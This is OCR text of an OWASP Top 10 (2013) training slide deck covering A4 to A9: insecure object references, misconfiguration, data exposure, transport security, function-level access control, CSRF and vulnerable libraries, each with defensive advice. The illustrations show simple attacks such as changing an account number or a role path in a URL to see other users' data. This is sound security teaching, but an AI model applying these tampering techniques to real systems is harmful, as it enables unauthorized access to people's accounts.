
- **Only listing the 'authorized' objects for the current user, or**
- **Hiding the object references in hidden fields**
- **… and then not enforcing these restrictions on the server side**
- **This is called presentation layer access control, and doesn't work**
- **Attacker simply tampers with parameter value**

Typical Impact

- **Users are able to access unauthorized files or data**

Insecure Direct Object References Illustrated

OWASP
The Open Web Application Security Project



- **Attacker notices his acct parameter is 6065**
  ?acct=6065
- **He modifies it to a nearby number**
  ?acct=6066
- **Attacker views the victim's account information**

A4 – Avoiding Insecure Direct Object References

OWASP
The Open Web Application Security Project

- **Eliminate the direct object reference**
  - Replace them with a temporary mapping value (e.g. 1, 2, 3)
  - ESAPI provides support for numeric & random mappings
    - IntegerAccessReferenceMap & RandomAccessReferenceMap

http://app?file=Report123.xls
http://app?file=1

http://app?id=9182374
http://app?id=7d3J93

Report123.xls

Acct:9182374

- **Validate the direct object reference**
  - Verify the parameter value is properly formatted
  - Verify the user is allowed to access the target object
    - Query constraints work great!
  - Verify the requested mode of access is allowed to the target object (e.g., read, write, delete)

2013-A5 – Security Misconfiguration

OWASP
The Open Web Application Security Project

Web applications rely on a secure foundation
- Everywhere from the OS up through the App Server


Is your source code a secret?
- Think of all the places your source code goes
- Security should not require secret source code

CM must extend to all parts of the application
- All credentials should change in production

Typical Impact
- Install backdoor through missing OS or server patch
- Unauthorized access to default accounts, application functionality or data, or unused but accessible functionality due to poor server configuration

Security Misconfiguration Illustrated

OWASP
The Open Web Application Security Project



Avoiding Security Misconfiguration

OWASP
The Open Web Application Security Project

- Verify your system's configuration management
  - Secure configuration "hardening" guideline
    - Automation is REALLY USEFUL here
  - Must cover entire platform and application
  - Analyze security effects of changes
- Can you "dump" the application configuration
  - Build reporting into your process
  - If you can't verify it, it isn't secure
- Verify the implementation
  - Scanning finds generic configuration and missing patch problems

2013-A6 – Sensitive Data Exposure

OWASP
The Open Web Application Security Project

Storing and transmitting sensitive data insecurely

- Failure to identify all sensitive data
- Failure to identify all the places that this sensitive data gets stored
  - Databases, files, directories, log files, backups, etc.
- Failure to identify all the places that this sensitive data is sent
  - On the web, to backend databases, to business partners, internal communications
- Failure to properly protect this data in every location


Typical Impact

- Attackers access or modify confidential or private information
  - e.g, credit cards, health care records, financial data (yours or your customers)
- Attackers extract secrets to use in additional attacks
- Company embarrassment, customer dissatisfaction, and loss of trust
- Expense of cleaning up the incident, such as forensics, sending apology letters, reissuing thousands of credit cards, providing identity theft insurance
- Business gets sued and/or fined

Insecure Cryptographic Storage Illustrated

OWASP
The Open Web Application Security Project

1 Victim enters credit card number in form



2 Error handler logs CC details because merchant gateway is unavailable

3 Logs are accessible to all members of IT staff for debugging purposes

4 Malicious insider steals 4 million credit card numbers

Avoiding Insecure Cryptographic Storage


OWASP
The Open Web Application Security Project

- **Verify your architecture**
  - Identify all sensitive data
  - Identify all the places that data is stored
  - Ensure threat model accounts for possible attacks
  - Use encryption to counter the threats, don't just 'encrypt' the data
- **Protect with appropriate mechanisms**
  - File encryption, database encryption, data element encryption
- **Use the mechanisms correctly**
  - Use standard strong algorithms
  - Generate, distribute, and protect keys properly
  - Be prepared for key change
- **Verify the implementation**
  - A standard strong algorithm is used, and it's the proper algorithm for this situation
  - All keys, certificates, and passwords are properly stored and protected
  - Safe key distribution and an effective plan for key change are in place
  - Analyze encryption code for common flaws


Insufficient Transport Layer Protection Illustrated

OWASP
The Open Web Application Security Project

External Victim



Business Partners



Employees

1

External attacker steals credentials and data off network

External Attacker

2

Internal attacker steals credentials and data from internal network

Internal Attacker

Avoiding Insufficient Transport Layer Protection

OWASP
The Open Web Application Security Project

- **Protect with appropriate mechanisms**
  - Use TLS on all connections with sensitive data
  - Use HSTS (HTTP Strict Transport Security)
  - Use key pinning
  - Individually encrypt messages before transmission
    - E.g., XML-Encryption
  - Sign messages before transmission
    - E.g., XML-Signature
- **Use the mechanisms correctly**
  - Use standard strong algorithms (disable old SSL algorithms)
  - Manage keys/certificates properly
  - Verify SSL certificates before using them
  - Use proven mechanisms when sufficient
    - E.g., SSL vs. XML-Encryption
- See: http://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet for more details

2013-A7 – Missing Function Level Access Control

OWASP
The Open Web Application Security Project

How do you protect access to URLs (pages)?
Or functions referenced by a URL plus parameters ?

- This is part of enforcing proper "authorization", along with A4 – Insecure Direct Object References

A common mistake …


- Displaying only authorized links and menu choices
- This is called presentation layer access control, and doesn't work
- Attacker simply forges direct access to 'unauthorized' pages

Typical Impact

- Attackers invoke functions and services they're not authorized for
- Access other user's accounts and data
- Perform privileged actions

Missing Function Level Access Control Illustrated

OWASP
The Open Web Application Security Project



- Attacker notices the URL indicates his role /user/getAccounts
- He modifies it to another directory (role) /admin/getAccounts, or /manager/getAccounts
- Attacker views more accounts than just their own

Avoiding Missing Function Level Access Control

OWASP
The Open Web Application Security Project

- For function, a site needs to do 3 things
  - Restrict access to authenticated users (if not public)
  - Enforce any user or role based permissions (if private)
  - Completely disallow requests to unauthorized page types (e.g., config files, log files, source files, etc.)
- Verify your architecture
  - Use a simple, positive model at <u>every</u> layer
  - Be sure you actually have a mechanism at every layer
- Verify the implementation
  - Forget automated analysis approaches
  - Verify that each URL (plus any parameters) referencing a function is protected by
    - An external filter, like Java EE web.xml or a commercial product
    - Or internal checks in YOUR code – e.g., use ESAPI's isAuthorizedForURL() method
  - Verify the server configuration disallows requests to unauthorized file types
  - Use OWASP's ZAP or your browser to forge unauthorized requests

2013-A8 – Cross Site Request Forgery (CSRF)

OWASP
The Open Web Application Security Project

Cross Site Request Forgery

- An attack where the victim's browser is tricked into issuing a command to a vulnerable web application
- Vulnerability is caused by browsers automatically including user authentication data (session ID, IP address, Windows domain credentials, …) with each request

Imagine…

- What if a hacker could steer your mouse and get you to click on links in your online banking application?
- What could they make you do?

Typical Impact

- Initiate transactions (transfer funds, logout user, close account)
- Access sensitive data
- Change account details

CSRF Vulnerability Pattern

OWASP
The Open Web Application Security Project


- The Problem
  - Web browsers automatically include most credentials with each request
  - Even for requests caused by a form, script, or image on another site
- All sites relying solely on automatic credentials are vulnerable!
  - (almost all sites are this way)
- Automatically Provided Credentials
  - Session cookie
  - Basic authentication header
  - IP address
  - Client side SSL certificates
  - Windows domain authentication

CSRF Illustrated


OWASP
The Open Web Application Security Project

1 Attacker sets the trap on some website on the internet (or simply via an e-mail)

2 While logged into vulnerable site, victim views attacker site



Application with CSRF vulnerability



3 Vulnerable site sees legitimate request from victim and performs the action requested

A8 – Avoiding CSRF Flaws

OWASP
The Open Web Application Security Project


- Add a secret, not automatically submitted, token to ALL sensitive requests
  - This makes it impossible for the attacker to spoof the request
    - (unless there's an XSS hole in your application)
  - Tokens should be cryptographically strong or random

- Options
  - Store a single token in the session and add it to all forms and links
    - Hidden Field: `<input name="token" value="687965fdfaew87agrde" type="hidden"/>`
    - Single use URL: `/accounts/687965fdfaew87agrde`
    - Form Token: `/accounts?auth=687965fdfaew87agrde` ...
  - Beware exposing the token in a referer header
    - Hidden fields are recommended
  - Can have a unique token for each function
    - Use a hash of function name, session id, and a secret
  - Can require secondary authentication for sensitive functions (e.g., eTrade)

- Don't allow attackers to store attacks on your site
  - Properly encode all input on the way out
  - This renders all links/requests inert in most interpreters

See the: www.owasp.org/index.php/CSRF_Prevention_Cheat_Sheet
for more details

Everyone Uses Vulnerable Libraries



https://www.aspectsecurity.com/news/press/the-unfortunate-reality-of-insecure-libraries

2013-A9 – Using Known Vulnerable Components

OWASP
The Open Web Application Security Project

Vulnerable Components Are Common

- Some vulnerable components (e.g., framework libraries) can be identified and exploited with automated tools
- This expands the threat agent pool beyond targeted attackers to include chaotic actors

Widespread

- Virtually every application has these issues because most development teams don't focus on ensuring their components/libraries are up to date
- In many cases, the developers don't even know all the components they are using, never mind their versions. Component dependencies make things even worse

Typical Impact

- Full range of weaknesses is possible, including injection, broken access control, XSS ...
- The impact could range from minimal to complete host takeover and data compromise

What Can You Do to Avoid This?

OWASP
The Open Web Application Security Project

Ideal

- Automation checks periodically (e.g., nightly build) to see if your libraries are out of date
- Even better, automation also tells you about known vulnerabilities

Minimum

- By hand, periodically check to see if your libraries are out of date and upgrade those that are
- If any are out of date, but you really don't want to upgrade, check to see if there are any known security issues with these out of data libraries
  - If so, upgrade those

Could also

- By hand, periodically check to see if any of your libraries have any known vulnerabilities at this time
  - Check CVE, other vuln repositories
  - If any do, update at least these

Automation Example for Java – Use Maven 'Versions' Plugin

OWASP
The Open Web Application Security Project

Output from the Maven Versions Plugin – Automated Analysis of Libraries' Status against Central repository

Dependencies

Status	Group Id	Artifact Id	Current Version	Scope	Classifier	Type	Next Version	Next Incremental	Next Minor	Next Major
⚠	com.fasterxml.jackson.core	jackson-annotations	2.0.4	compile		jar		**2.0.5**	**2.1.0**	
⚠	com.fasterxml.jackson.core	jackson-core	2.0.4	compile		jar		**2.0.5**	**2.1.0**	
⚠	com.fasterxml.jackson.core	jackson-databind	2.0.4	compile		jar		**2.0.5**	**2.1.0**	
